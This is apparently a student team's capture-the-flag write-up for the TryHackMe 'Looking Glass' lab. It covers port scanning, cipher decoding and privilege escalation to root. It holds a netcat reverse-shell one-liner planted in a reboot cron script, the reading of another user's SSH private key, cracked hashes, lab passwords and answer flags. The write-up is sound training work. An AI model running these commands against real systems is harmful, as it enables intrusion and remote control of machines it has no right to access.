

PSP0201 Pen Test 1

Room A - Looking Glass

Group Name: Metamorphosis

ID	Name	Role
1211101704	Aniq Danial Bin Mohd Adli	Leader
1211101790	Lee Heng Yep	Member
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
Recon & Enumeration

Members Involved: Aniq Danial Bin Mohd Adli

Tools used: Nmap, OpenSSH

Thought Process/Methodology:

Question 1:



```
kali@kali: ~  
File Actions Edit View Help  
  
(kali@kali)-[~]  
$ nmap -sC -sV 10.10.178.101  
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-26 05:33 EDT  
Nmap scan report for 10.10.178.101  
Host is up (0.23s latency).  
Not shown: 915 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linu  
x; protocol 2.0)  
| ssh-hostkey:  
|   2048 3f:15:19:70:35:fd:dd:0d:07:a0:50:a3:7d:fa:10:a0 (RSA)  
|   256 a8:67:5c:52:77:02:41:d7:90:e7:ed:32:d2:01:d9:65 (ECDSA)  
|_  256 26:92:59:2d:5e:25:90:89:09:f5:e5:e0:33:81:77:6a (ED25519)  
4998/tcp  filtered maybe-veritas  
9000/tcp  open  ssh          Dropbear sshd (protocol 2.0)  
| ssh-hostkey:  
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)  
9001/tcp  open  ssh          Dropbear sshd (protocol 2.0)  
| ssh-hostkey:  
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)  
9002/tcp  open  ssh          Dropbear sshd (protocol 2.0)  
| ssh-hostkey:  
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)  
9003/tcp  open  ssh          Dropbear sshd (protocol 2.0)  
| ssh-hostkey:  
|_  2048 ff:f4:db:79:a9:bc:b8:8a:d4:3f:56:c2:cf:cb:7d:11 (RSA)
```

The first step is to run a TCP Nmap scan against the 1000 most common ports used. We used the following flags on Nmap:

- **-sC** to run the default scripts
- **-sV** to run service detection and enumerate the application version

We successfully identified a large number of open ports all using the SSH protocol starting from port 9000.

After that, run the command `ssh <machine_ip> -p <port>` until you connect to the correct port. An output **Lower/Higher** will generate until you connect to the correct port

```
(kali@kali)-[~]
$ ssh 10.10.214.212 -p 10500
The authenticity of host '[10.10.214.212]:10500 ([10.10.214.212]:10500)' can't be established.
RSA key fingerprint is SHA256:IMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
  ~/.ssh/known_hosts:2: [hashed name]
  ~/.ssh/known_hosts:3: [hashed name]
  ~/.ssh/known_hosts:4: [hashed name]
  ~/.ssh/known_hosts:5: [hashed name]
  ~/.ssh/known_hosts:6: [hashed name]
  ~/.ssh/known_hosts:7: [hashed name]
  ~/.ssh/known_hosts:8: [hashed name]
  (10 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.214.212]:10500' (RSA) to the list of known hosts.
Lower
Connection to 10.10.214.212 closed.

(kali@kali)-[~]
$ ssh 10.10.214.212 -p 10750
The authenticity of host '[10.10.214.212]:10750 ([10.10.214.212]:10750)' can't be established.
RSA key fingerprint is SHA256:IMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
  ~/.ssh/known_hosts:2: [hashed name]
  ~/.ssh/known_hosts:3: [hashed name]
  ~/.ssh/known_hosts:4: [hashed name]
  ~/.ssh/known_hosts:5: [hashed name]
  ~/.ssh/known_hosts:6: [hashed name]
  ~/.ssh/known_hosts:7: [hashed name]
  ~/.ssh/known_hosts:8: [hashed name]
  (11 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.214.212]:10750' (RSA) to the list of known hosts.
Higher
Connection to 10.10.214.212 closed.
```

```
(kali@kali)-[~]
$ ssh 10.10.214.212 -p 10545
The authenticity of host '[10.10.214.212]:10545 ([10.10.214.212]:10545)' can't be established.
RSA key fingerprint is SHA256:IMwNI8HsNKoZQ700IFs1Qt8cf0ZDq2uI8dIK97XGPj0.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
  ~/.ssh/known_hosts:2: [hashed name]
  ~/.ssh/known_hosts:3: [hashed name]
  ~/.ssh/known_hosts:4: [hashed name]
  ~/.ssh/known_hosts:5: [hashed name]
  ~/.ssh/known_hosts:6: [hashed name]
  ~/.ssh/known_hosts:7: [hashed name]
  ~/.ssh/known_hosts:8: [hashed name]
  (20 additional names omitted)
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.214.212]:10545' (RSA) to the list of known hosts.
You've found the real service.
Solve the challenge to get access to the box
Jabberwocky
'Mdes mgplmmz, cvs alv lsmtsn aowil
Fqs ncix hrd rxtbmi bp bwl arul;
Elw bpmtc pgzt alv uvvordcet,
Egf bwl qffl vaewz ovxztqil.

'Fvphve ewl Jbfugzlvgb, ff woy!
Ioe kepu bwhx sbai, tst jlbal vppa grmj!
Bplhrf xag Rjinlu imro, pud tlnp
Bwl jintmofh Iaohxtachxta!'

Oi tzdr hjw oqzehp jpvvd tc oaoh:
Eqvv amdX ale xpuxpqx hwt oi jhbkhe--
Hv rfwmgl wl fp moi Tfbaun xkgm,
Puh jmvsd lloimi bp bwvxaa.

Eno pz io yyqhQo xyhbkhE wl sushf,
Bwl Nruirhdjk, xmmj mnlw fy mpaxt,
Jani pjqumpzgn xhcdBgi xag bjskvr dsoo,
Pud cykdttk ej ba gaxt!

Vnf, xpq! Wcl, xnh! Hrd ewyovka cvs alihbkh
Ewl vpvict qseux dine hudoxT-achgb!
Al peqi pt eitf, ick azmo mtd wlae
Lx ymca krebqpsxug cevM.
```

**THIS IS THE
CORRECT PORT**

And I found the only word I understand in the box is **Jabberwocky** which is a poem by LEWIS CARROLL.

Link: <https://www.poetryfoundation.org/poems/42916/jabberwocky>.

After doing some research, I found that this is a kind of encoded text called vigenère cipher. So after using the solver, I found the secret. After that, a username:

jabberwock password: **WindowCloserCounterSolemnly** is given.

```
'Awbw utqasmx, tuh tst zljxaa bdcij
Wph gjgl aoh zkuqsi zg ale hpie;
Bpe oqbzc nxyi tst iosszqdtz,
Eew ale xdte semja dbxxkhfe.
Jdbr tivtmi pw sxderpIoeKeudmgdstd
Enter Secret:
jabberwock:WindowCloserCounterSolemnly
Connection to 10.10.214.212 closed.
```

After that, by using the username and password, we can log into SSH and run the command **ls** to search the listed files and use **cat user.txt** since user.txt is listed there. The flag is revealed and it is reversed.

```
(kali@kali)-[~]
└─$ ssh jabberwock@10.10.214.212
jabberwock@10.10.214.212's password:
Last login: Fri Jul 3 03:05:33 2020 from 192.168.170.1
jabberwock@looking-glass:~$ ls
poem.txt  twasBrillig.sh  user.txt
jabberwock@looking-glass:~$ cat user.txt
}32a911966cab2d643f5d57d9e0173d56{mht
jabberwock@looking-glass:~$
```

Ans: thm{65d3710e9d75d5f346d2bac669119a23}

INITIAL FOOTHOLD

Members Involved: Ng Weng Lam

Tools used: cron, CyberChef, CrackStation

Thought Process/Methodology:

Question 2:

Next, open crontab by using `cd / > ls check listed file > cd etc > cat crontab` and we will find that a shell script **-twasBrillig.sh** always runs after reboot. So we have to do something to this.

```
jabberwock@looking-glass:/etc$ cat crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
@reboot tweedledum bash /home/jabberwock/twasBrillig.sh
```

First we go back to ~\$ by using `cd ~` and run the command which got from **pentest monkey** `echo "rm/tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc <machine_ip> 1234 >/tmp/f" >twasBrillig.sh` and `nc -lvnp 1234`


```
jabberwock@looking-glass:~$ echo "rm/tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.10.214.212 1234 >/tmp/f" >twasBrillig.sh
jabberwock@looking-glass:~$ sudo -l
Matching Defaults entries for jabberwock on looking-glass:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jabberwock may run the following commands on looking-glass:
    (root) NOPASSWD: /sbin/reboot
jabberwock@looking-glass:~$
```

After we cat humptydumpty.txt, we copy paste the hashes we get on

<https://crackstation.net/>

dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624
b808e156d18d1cedcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfcd9d5d4956416f57f6
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
dcfff5eb40423f055a4cd0a8d7ed39ff6cb9816868f5766b4088b9e9906961b9	sha256	maybe
7692c3ad3540bb803c020b3aee66cd8887123234ea0c6e7143c0add73ff431ed	sha256	one
28391d3bc64ec15cbb090426b04aa6b7649c3cc85f11230bb0105e02d15e3624	sha256	of
b808e156d18d1cedcc1456375f8cae994c36549a07c8c2315b473dd9d7f404f	sha256	these
fa51fd49abf67705d6a35d18218c115ff5633aec1f9ebfcd9d5d4956416f57f6	sha256	is
b9776d7ddf459c9ad5b0e1d6ac61e27befb5e99fd62446677600d7cacef544d0	sha256	the
5e884898da28047151d0e56f8dc6292773603d0d6aabbdd62a11ef721d1542d8	sha256	password
7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b	Unknown	Not found.

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Since it is not found, we copy the last row hash to CyberChef and from Hex then we will get the answer zyxxwvtsrqponmlk.

Recipe

From Hex

Delimiter
Auto

Input

length: 64
lines: 1

7468652070617373776f7264206973207a797877767574737271706f6e6d6c6b

Output

time: 0ms
length: 32
lines: 1

the password is zyxxwvtsrqponmlk

HORIZONTAL PRIVILEGE ESCALATION

Members Involved: Lee Heng Yep

Tools used: OpenSSH, Bashscript

Thought Process/Methodology:

After that, we run `su humptydumpty`, we key in the password that we found just now. Authentication failure will be shown if you enter the wrong password.

```
(kali㉿kali)-[~]  
└─$ ssh jabberwock@10.10.214.212  
jabberwock@10.10.214.212's password:  
Permission denied, please try again.  
jabberwock@10.10.214.212's password:  
Last login: Tue Jul 26 13:41:46 2022 from 10.18.32.236  
jabberwock@looking-glass:~$ su humptydumpty  
Password:  
su: Authentication failure  
jabberwock@looking-glass:~$ su humptydumpty  
Password:
```

wrong password

Next, we run `ls -ls` to check the whole thing and found a folder named `alice` has unusual permissions. We tried directly `cat` to `alice` but permission denied will be shown. So we have to change directory to `alice` first which starts by running `cat .bashrc`

```
humptydumpty@looking-glass:/home/jabberwock$ cd ..  
humptydumpty@looking-glass:/home$ ls  
alice humptydumpty jabberwock tryhackme tweedledee tweedledum  
humptydumpty@looking-glass:/home$ ls -ls  
total 24  
4 drwx--x--x 6 alice          alice          4096 Jul  3  2020 alice  
4 drwx----- 2 humptydumpty humptydumpty  4096 Jul  3  2020 humptydumpty  
4 drwxrwxrwx 5 jabberwock    jabberwock    4096 Jul  3  2020 jabberwock  
4 drwx----- 5 tryhackme     tryhackme     4096 Jul  3  2020 tryhackme  
4 drwx----- 3 tweedledee    tweedledee    4096 Jul  3  2020 tweedledee  
4 drwx----- 2 tweedledum    tweedledum    4096 Jul  3  2020 tweedledum  
humptydumpty@looking-glass:/home$  
  
humptydumpty@looking-glass:/home$ cat alice  
cat: alice: Permission denied  
humptydumpty@looking-glass:/home$ cd alice  
humptydumpty@looking-glass:/home/alice$ ls  
ls: cannot open directory '.': Permission denied  
humptydumpty@looking-glass:/home/alice$ cat .bashrc  
# ~/.bashrc: executed by bash(1) for non-login shells.  
# see /usr/share/doc/bash/examples/startup-files (in the package bash-doc)  
# for examples
```

After that, we tried to find something like an RSA key by running `ls -la .ssh/id_rsa` and we managed to find it.

```
humptydumpty@looking-glass:/home/alice$ ls -la .ssh/id_rsa  
-rw----- 1 humptydumpty humptydumpty 1679 Jul  3  2020 .ssh/id_rsa
```

So we proceed to find the private key using `cat /home/alice/.ssh/id_rsa`.

```
humptydumpty@looking-glass:/home/alice$ cat /home/alice/.ssh/id_rsa
-----BEGIN RSA PRIVATE KEY-----
MIIEPgIBAAKCAQEAXmPncAXisNjbU2xizft4aYPqmfXm1735FPlGf4j9ExZhlmmd
NIRchPaFUqJXQZi5ryQH6YxZP5IIJXENK+a4WoRDyPoyGK/63rXTn/IWWKQka9tQ
2xrdnyxdwbtiKP1L4bq/4vU30UcA+aYHxqhyq39arpeceHVit+jVPriHiCA73k7g
HCgpkwWczNa5MMGo+1Cg4ifzfzv4uhPkxBLl3f4rBf84RmuKEEy6bYZ+/W0EgHl
fks5ngFniW7*2R3vyq7xyDrwiXEjfw4yYe+kLiGZyyk1ia7HGhNKpIRufPdJdT+r
NGrjYFLjhzeWYBmHx7JkhkEUFIVx6ZV1y+giHQIDAQABAoIBAQDAhIA5kCyMqtQj
X2F+09J8qjvFzf+GS17lAIVuC5Ryqlxm5tsg4nUZvLRgFRmpn7hJAjD/bWfKLb7j
/pHmkU1C4WkaJdjPZhSPfGjxpK4UtKx3Uetjw+1eomIVNu6pkivJ0DyXVJiTZ5jF
ql2PZTVpwPtRw+RebKMwjQwo4k77Q30r8Kxr4UfX2hLHT8tsjqBUWrb/jlMHQO
zmU73tuPVQSEsgeUP2j0lv7q5toEYieoA+7ULPGDwDn8PxQjCF/2QUa2jFalixsK
WfEcmTnIQDyOFWCBmq0vik4Lzk/rDgn9VjcYFxoPuj3XH2l8QDQ+GO+5BBg38+aJ
cUINwh4BAoGBAPdctuVRoAkFpyEofZxQFqPqw3LZyviKena/HyWLxXWHxG6ji7aW
DmtVXjjQ0wcj0LuDkT4QQvCJvRGbdBVGOFLowZzLpYGJchxmlR+RHCb40pZjBgr5
8bjJlQcp6pplBRCF/0sG5ugpCiJsS6uA6CWWXe6WC7r7V94r5wzzJpWBAoGBAM1R
aCg1/2UxIOqxtAfQ+WDxqQQuq3szvrhep22McIUe83dh+hUibaPqR1nYy1sAAhgy
wJohLchlq4E1LhUmTZZquBwviU73fNRbID5pfn4LKL6/yiF/GWd+Zv+t9n9DDWKi
WgT9aG7N+TP/yimYniR2ePu/xKIjWX/uSs3rSLcFAoGBA0xvcFpM5Pz6rD8jZrzs
SFexY9P5n0pn4ppyICFRMhIfDYD7TeXeFDY/yOnhDyrJXcb0ARwjivhDLdxhzFkx
X1DPyif292GTsMC4xL0BhLkziIY6bGI9efC4rXvFcvrUqDyc9ZzoYflykL9KaCGr
+zLC0tJ8FQZKjDhOGnDkUPMBAoGBAMrVaXiQH8bwSfyRobE3GaZUFw0yreYAsKGj
oPPwkhxhA0ULXdITOQ1+HQ79xagY0fjl6rBZpska59u1ldj/BhdbRpdRvuxsQr3n
aGs//N64V4BaKG3/CjHcBhUA30vKCicvDI9xaQJOKardP/Ln+xM6lZrdsHwdQAXK
e8wCbMuhAoGBAOKy50naHwB8PcFcX68srFLX4W20NN6cFp12cU2QJy2MLGoFYBpa
dLnK/rW400JxgqIV69MjDsFRn1gZNhTTAyNnRMH1U7kUfPUB2ZXcmnCGLhAGEbY9
k6ywCnCTtZ2/sNEgNcx9/iZW+yVEm/4s9eonVimF+u19HJFOPJsAYxx0
-----END RSA PRIVATE KEY-----
```

To log into alice, we run `ssh alice@localhost -i /home/alice/.ssh/id_rsa`

```
humptydumpty@looking-glass:/home/alice$ ssh alice@localhost -i /home/alice/.ssh/id_rsa
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:kaciOm3nKZj8x4DS3cgsQa0DIVv86s9JtZ0m83r1Pu4.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
Last login: Fri Jul 3 02:42:13 2020 from 192.168.170.1
```

After that we run `ls` and found there is only 1 content inside. After `cat` the only content which is `kitten.txt`, we found it is really a simple normal text.

```
alice@looking-glass:~$ ls
kitten.txt
alice@looking-glass:~$ cat kitten.txt
She took her off the table as she spoke, and shook her backwards and forwards with all her might
.

The Red Queen made no resistance whatever; only her face grew very small, and her eyes got large
and green: and still, as Alice went on shaking her, she kept on growing shorter-and fatter-and
softer-and rounder-and-

-and it really was a kitten, after all.
alice@looking-glass:~$ cd ..
```

ROOT PRIVILEGE ESCALATION

Members Involved: Ong Kwang Zheng

Tools used: Bash Terminal, OpenSSH

Thought Process/Methodology:

Then, we go to etc directory using `cd etc` and check the files (`ls`)

```
alice@looking-glass:/$ cd etc
alice@looking-glass:/etc$ ls
NetworkManager      fstab                machine-id           rcS.d
X11                  fstab.orig           magic                resolv.conf
acpi                  fuse.conf            magic.mime           rmt
adduser.conf         gai.conf             mailcap              rpc
alternatives         groff                mailcap.order        rsyslog.conf
apm                   group                manpath.config       rsyslog.d
apparmor              group-               mdadm                screenrc
apparmor.d           grub.d               mime.types            securetty
appport               gshadow              mke2fs.conf          security
apt                   gshadow-             modprobe.d           selinux
at.deny               gss                  modules               services
bash.bashrc           hdparm.conf          modules-load.d        shadow
bash_completion       host.conf            mtab                 shadow-
bash_completion.d    hostname             nanorc                shells
bindresvport.blacklist hosts                 netplan               skel
binfmt.d              hosts.allow           network               sos.conf
byobu                  hosts.deny            networkd-dispatcher   ssh
ca-certificates       init.d                networks              ssl
ca-certificates.conf  initramfs-tools      newt                  subgid
```

To find the host name for alice, first we do `cd sudoers.d/` to go to sudoers.d/ and check content using `ls`. Next, we use `cat alice` since there is a file named 'alice' so we try our luck there see if we manage to find the host name for alice there.

```
alice@looking-glass:/etc$ cd sudoers.d/
alice@looking-glass:/etc/sudoers.d$ ls
README  alice  jabberwock  tweedles
```





```
root@looking-glass:/etc/sudoers.d# cat alice
alice ssalg-gnikool = (root) NOPASSWD: /bin/bash
```

After we found the host name, we run `sudo -h ssalg-gnikool /bin/bash`. And finally we can find the root using `/root`.

```
root@looking-glass:/etc/sudoers.d# cd /root
root@looking-glass:/root# ls
passwords  passwords.sh  root.txt  the_end.txt
root@looking-glass:/root# cat root.txt
{f3dae6dec817ad10b750d79f6b7332cb{mht
```

Answer: thm{bc2337b6f97d057b01da718ced6ead3f}

<END>

<u>ID</u>	<u>NAME</u>	<u>CONTRIBUTION</u>	<u>SIGNATURES</u>
1211101704	Aniq Danial Bin Mohd Adli	<ul style="list-style-type: none"> - Initial recon and finding the open ports. - Video Editing 	
1211101790	Lee Heng Yep	<ul style="list-style-type: none"> - Obtained information using certain user's account to access other users account and files (basically horizontal privilege escalation) - Writing writeup and proofreading - Baked cookies for everyone <p><small>but i didn't say i would share</small></p>	
1211103063	Ng Weng Lam	<ul style="list-style-type: none"> - Notice that there are 1 program will run when reboot - Get Reverse Shell command from PentestMonkey - Crack the hash by using CrackStation and CyberChef for finding the password for "humptydumpty". 	
1211102806	Ong Kwang Zheng	<ul style="list-style-type: none"> - Found the hostname for 'alice' and did the rooting part. - Managed to find the flag for question 2 after asking opinion when facing a problem from the entire groupmate. 	

VIDEO LINK: <https://youtu.be/PWtsAAWhKw4>